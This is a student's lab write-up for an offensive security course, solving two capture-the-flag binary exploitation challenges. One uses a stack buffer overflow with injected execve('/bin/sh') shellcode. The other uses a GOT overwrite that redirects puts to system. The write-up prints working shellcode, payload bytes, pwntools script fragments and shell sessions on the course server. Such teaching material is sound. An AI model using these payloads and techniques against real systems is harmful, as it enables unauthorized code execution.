Alexander Lotero
Offensive Security
Spring 2023

Week 8 - PWN 2

This week's challenges were "Backdoor," "Git it, GOT it, Good!" and "School." For credit I completed "School" and "Git it, GOT it, Good!"

School

The first challenge I completed this week was "School." Like the reverse engineering challenges before it, we were provided with a short introduction "can you help me find my way to school?," a compiled binary file *school.htm*, and a netcat command to connect to the challenge on the live CTFd server. As always, our first step was to run the binary on our local system and observe its behavior. Doing so we receive the following prompt:


```
┌──(kali㉿kali)-[~/Documents/OffensiveSecurity/Week8/School]
└─$ ./school.htm
Let's go to school! School's at: 0×7ffe47a9fae0. gimme directions:
```

The program is prompting us for "directions" after providing us with the address for "school." Entering "AAAA" we receive a hello message echoing back our input. After trying several other random inputs only to observe the same behavior, we decided to decompile the binary with Ghidra. Lucky for us, the program is short and sweet. The only real code of note is the *main()* function shown below:

```
2  undefined8 main(EVP_PKEY_CTX *param_1)
3
4  {
5    char UserInput [32];
6
7    init(param_1);
8    printf("Let\'s go to school! School\'s at: %p. gimme directions:\n",UserInput);
9    gets(UserInput);
10   printf("Hi, %s\n",UserInput);
11   return 0;
12 }
```

Here we identify two notable points that will contribute to our overall solution: firstly, the address printed during execution is the address of our input buffer, and secondly, like the “boffin” challenge from the midterm, this program utilizes the vulnerable *gets()* function that enables us to perform a buffer overflow and overwrite the return address on the stack. To further confirm our assumption in the second point, we execute *checksec* on the *school.htm* file which reports that no stack canary was found.

Our next step was to walk through the executing program with gdb. Because of the similarities to “boffin,” we begin by identifying an offset of random bytes within our input that allows us to overwrite the return address on the stack. After a brief trial-and-error period we identified an offset of 40. Meaning, an input of 40 bytes followed by a valid address directs execution to that address once the return instruction is reached in *main()*. Thus, as per the directions printed to our terminal when the program is started, we want this address to direct execution to the address of school (the address of our input). Note, because ASLR (1) is enabled, this address is not the same between subsequent executions of the program. As such, we have to dynamically create a payload to direct execution to the specified address. To do so, we created a python script utilizing the pwn library, *schooltester.py*, that performs the following: starts the program as a pwn process, saves the program’s “directions” to a string variable, extracts the given address from that string, creates a payload with offset (40) random bytes, appends the address found earlier to the end of this payload, and sends the payload as input to the running process. Still taking advantage of the pwn library, we attach a gdb instance to this process to observe that our payload is working as expected and that the return call is in fact directing execution back to the beginning of our input:



Note, we changed our offset of “random bytes” to be 40 “\x90” bytes, the opcode for the “nop” instruction, in order to make it obvious that we were actually being directed our input.

The images above indicate that our offset is correct, our script is extracting the proper address from the program's output, and the provided address is where execution is being directed after the "ret" instruction is reached.

By this point, we are able to control the flow of the program, but unlike "boffin," there is not a *give_shell()* function to jump to. Instead, because the stack has execute privileges (found by running the *vmmap* command within gdb), we must actually include executable code within our payload. At this point, it was already correctly assumed that the goal was to get a shell on the remote challenge server, so rather than "nop" instructions for our offset bytes, we needed instructions that would create said shell.

This is where I found myself stuck for an embarrassingly long time. I was trying assembled shell code from different posts across the web. Unfortunately, everything I tried would either corrupt itself through the over-use of the "push" command, overwriting itself on my limited stack space, or the instructions were failing to actually open a shell. Finally, I utilized the shell code provided in this week's "shellcode intro" slide, converted to the "\x00" inline format at *shell-storm.org* (2), and prepended it to my payload like so:

```
37 # Assmebly code taken from week 8 slides, assembled inline from https://shell-storm.org/online/Online-Assembler-and-Disassembler/
38 shell = b"\x6a\x68\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x2f\x73\x50\x48\x89\xe7\x31\xf6\x6a\x3b\x58\x99\x0f\x05"
39
40 # Identify how many "filler" bytes to include after shell code to reach the offset
41 offset = OFFSET - len(shell)
42
43 #Create payload in the following format: shell code, nop instructions "\x90" until offset is reached, address to return back to shell code for execution
44 payload = b"".join(
45         [
46                 shell,
47                 b"\x90" * offset,
48                 addr_for_payload,
49                 b"\n",
50         ]
51 )
```

This gave us the following payload:

b'jhH\xb8/bin///sPH\x89\xe71\xf6j;X\x99\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90U\xfch\xff\x7f\x00\x00\n'

First, we tested this newest iteration of our payload locally, still taking advantage of pwn's gdb attach functionality. Doing so solved both of our issues described above, the shellcode did not overwrite itself on the stack because of an excessive use of the "push" instruction, and the instructions actually spawned a shell process. Thus, after

finding success locally, we made the edits to our script to connect to the live server and tried our payload there:

```
┌──(kali㉿kali)-[~/Documents/OffensiveSecurity/Week8/School]
└─$ python3 schooltester.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1338: Done
b"hello, aal562. Please wait a moment...\nLet's go to school! School's at: 0x7fff44ccb840. gimme directions:"
b'jhH\xb8/bin///sPH\x89\xe71\xf6j;X\x99\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90@\xb8\xccD\xff\x7f\x00\x00\n'
[*] Switching to interactive mode

Hi, jhH\xb8/bin///sPH\x89\xe71\xf6j;X\x99\x0f\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
@\xb8\xccD\xff\x7f
$ ls
flag.txt
school
$ cat flag.txt
flag{first_day_of_pwn_school_b57c2063cd8c}
```

As you can see, our payload provided us with an interactive shell. With minimal navigation, we were able to print our flag, indicating that we had successfully completed the challenge.

Git it, GOT it, Good!

The second challenge that I completed this week was "Git it, GOT it, Good!," or "GGG" for short. Here, we are provided with a compiled binary *git_got_good.htm* and a netcat command to connect to the challenge on the live CTFd server. Our first step was to run the binary locally with a bogus input to observe its behavior and identify any clues within the input prompt. We see the following:

```
┌──(kali㉿kali)-[~/Documents/OffensiveSecurity/Week8/GGG]
└─$ ./git_got_good.htm
Welcome! The time is Tue Mar 28 08:45:17 PM EDT 2023
That is, it's time to d-d-d-d-d-d-d-duel
Anyways, give me a string to save: AAAA
Ok, I'm writing AAAA
 to my buffer...
AAAA
```

A welcome message is printed along with the date and time before we are prompted for a "string to save." Once submitted our input is "written to the buffer" and printed to the screen once more. Note we identified that the maximum number of bogus characters, "A" that we could input before encountering a segmentation fault was 15, likely meaning there are 32 bytes between the start of our buffer and the return address on the stack. That said, our later dive into the binary with decompiler shows our input buffer to be 24 bytes.

Our next step was to open the binary in Ghidra. Doing so, we identify the *main()* function where the bulk of this programming's code exists and *run_cmd()* where a single C system call is performed before the function returns. Next, we make the following notes about the code in *main()*:

1. The following three libc library functions are used: *printf*, *puts*, and *fgets*
2. According to the *fgets* call, our input should be 24 bytes in length
3. The only libc function called after our input is taken is *puts*

By this point, we run the "file" command on the binary within our terminal to note that it is dynamically linked (3). Further, we also run the "checksec" command to note that the binary contains a stack canary, features partial RELRO (4), and most notably, it is not a position independent executable (PIE). No PIE means that between executions both locally and on the live server, the addressing within the binary remains consistent. Meaning the addresses reported in Ghidra are usable for our exploit.

With only partial RELRO, no PIE, and given the title of the challenge, we correctly assumed that we were pursuing a "write what where" vulnerability (5). In short, at least part of our payload will be used to overwrite a valid existing address within the executing program. Specifically, because our assumed goal is to open a shell on the remote server, and because the only libc call performed after our input is provided is *puts*, we need to overwrite the puts address in the global offset table (GOT) with the procedure linkage table (PLT) address of *system*. Thus, part of our payload will be these two addresses, which assuming 8 bytes for each address, there are still 8 bytes to use within our 24 byte buffer. The decision of what to include within the remaining 8 bytes was rather simple: assume we succeed and force the second call to *puts* to actually call *system*, well now what? Our payload must also include an argument for that system call, which given our goal of a shell must be "/bin/sh."

We begin constructing our payload in a python script *gggtester.py*. Our first task is to get the required addresses for our payload: the GOT address of *puts* and the PLT address of *system*. Initially, I was assigning variables with these addresses that I had manually pulled from the decompiled binary in Ghidra. However, to streamline troubleshooting and remove the possibility of human error, I automated the process of assigning these addresses to variables:

```
 8 e = context.binary = ELF("./git_got_good.htm")
 9 puts_addr = e.got.puts
10 system_addr = hex(e.symbols["system"])[2:]
11 puts_payload = p64(puts_addr-8, endian='little')
12 int_addr_system = int(system_addr, 16)
13 system_payload = p64(int_addr_system, endian='little')
```

Here I create an ELF instance with pwntools in order to grab the GOT address of *puts* and assign it to the puts_addr variable. I then utilize the *p64()* function to convert this address to the inline “\x00” format for our payload. Additionally, I use pwntools’ *symbols* functionality to grab the PLT address of *system* from that same ELF instance and do the same conversion method as previously stated. Additionally, note on line 11 of our script we subtract 8 from our *puts_addr* variable, this is in response to the addition of 8 found within the decompiled binary:

```
21  *(char **)((long)AddressOfInputBuffer + 8) = Offsetting?;
```

The final element of our payload, the argument for the *system()* call, appears in our code like so: b”/bin/sh\x00”. Note we include an additional null byte on the end to keep each of our three elements within the 8 bytes-each formula: 24/3 = 8.


Finally, we have all of the elements of our payload, we need only to put them all together. However, we encountered quite a bit of difficulty with this step. Namely, in what order should the three elements appear? Ultimately we were able to find our answer by walking through execution with gdb and finding which order ensured that the *puts* address was overwritten, and when that overwritten *puts* was called, that the “/bin/sh” was in the $rdi register, or “args[0]” as seen in the images below:

```
puts@plt (
   $rdi = 0x007ffe40312be0 → 0x68732f6e69622f ("/bin/sh"?),
   $rsi = 0x007ffe40310ac0 → "Ok, I'm writing /bin/sh to my buffer...\n",
   $rdx = 0x000000004005d0 → <system@plt+0> jmp QWORD PTR [rip+0x200a52]        # 0x601028 <system@got.plt>,
   $rcx = 0x00000000601010 → 0x68732f6e69622f ("/bin/sh"?)
)
[#0] Id 1, Name: "git_got_good.ht", stopped 0x40080e in main (), reason: BREAKPOINT
[#0] 0x40080e → main()
gef➤  x/g 0x601018
0x601018 <puts@got.plt>:        0x4005d0
gef➤
```

```
puts@plt (
   $rdi = 0x007fff82d3b8d0 → 0x68732f6e69622f ("/bin/sh"?),
   $rsi = 0x007fff82d397b0 → "Ok, I'm writing /bin/sh to my buffer...\n",
   $rdx = 0x000000004005d0 → <system@plt+0> jmp QWORD PTR [rip+0x200a52]        # 0x601028 <system@got.plt>,
   $rcx = 0x00000000601010 → 0x68732f6e69622f ("/bin/sh"?)
)
```

Our final payload came out as follows:
b'/bin/sh\x00\xd0\x05@\x00\x00\x00\x00\x00\x10\x10`\x00\x00\x00\x00\x00\n'
The first 8 bytes are b“/bin/sh\x00” - our argument to system to open a shell, the second 8 bytes are the PLT address of *system* - the address to overwrite *puts* with, padded with “\x00” to fill the 8 bytes, and the third 8 bytes are the GOT address of *puts* - to be overwritten, padded with “\x00” to fill the 8 bytes.

We first test our payload on the binary locally, still attaching a gdb session. Doing so, we let the binary complete execution and see that it did in fact fork-off an additional child process, likely our shell. Thus, we make the minor modifications to our script and send our payload to the live server:



As shown in the image above, our payload provided us with an interactive shell. With minimal navigation, we were able to print our flag, indicating that we had successfully completed the challenge.

References

1. *https://www.ibm.com/docs/en/zos/2.4.0?topic=overview-address-space-layout-randomization*
2. *https://shell-storm.org/online/Online-Assembler-and-Disassembler/*
3. *https://www.ibm.com/docs/en/openxl-c-and-cpp-aix/17.1.0?topic=cc-dynamic-static-linking*
4. *https://ctf101.org/binary-exploitation/relocation-read-only/*
5. *https://www.security-database.com/cwe.php?name=CWE-123*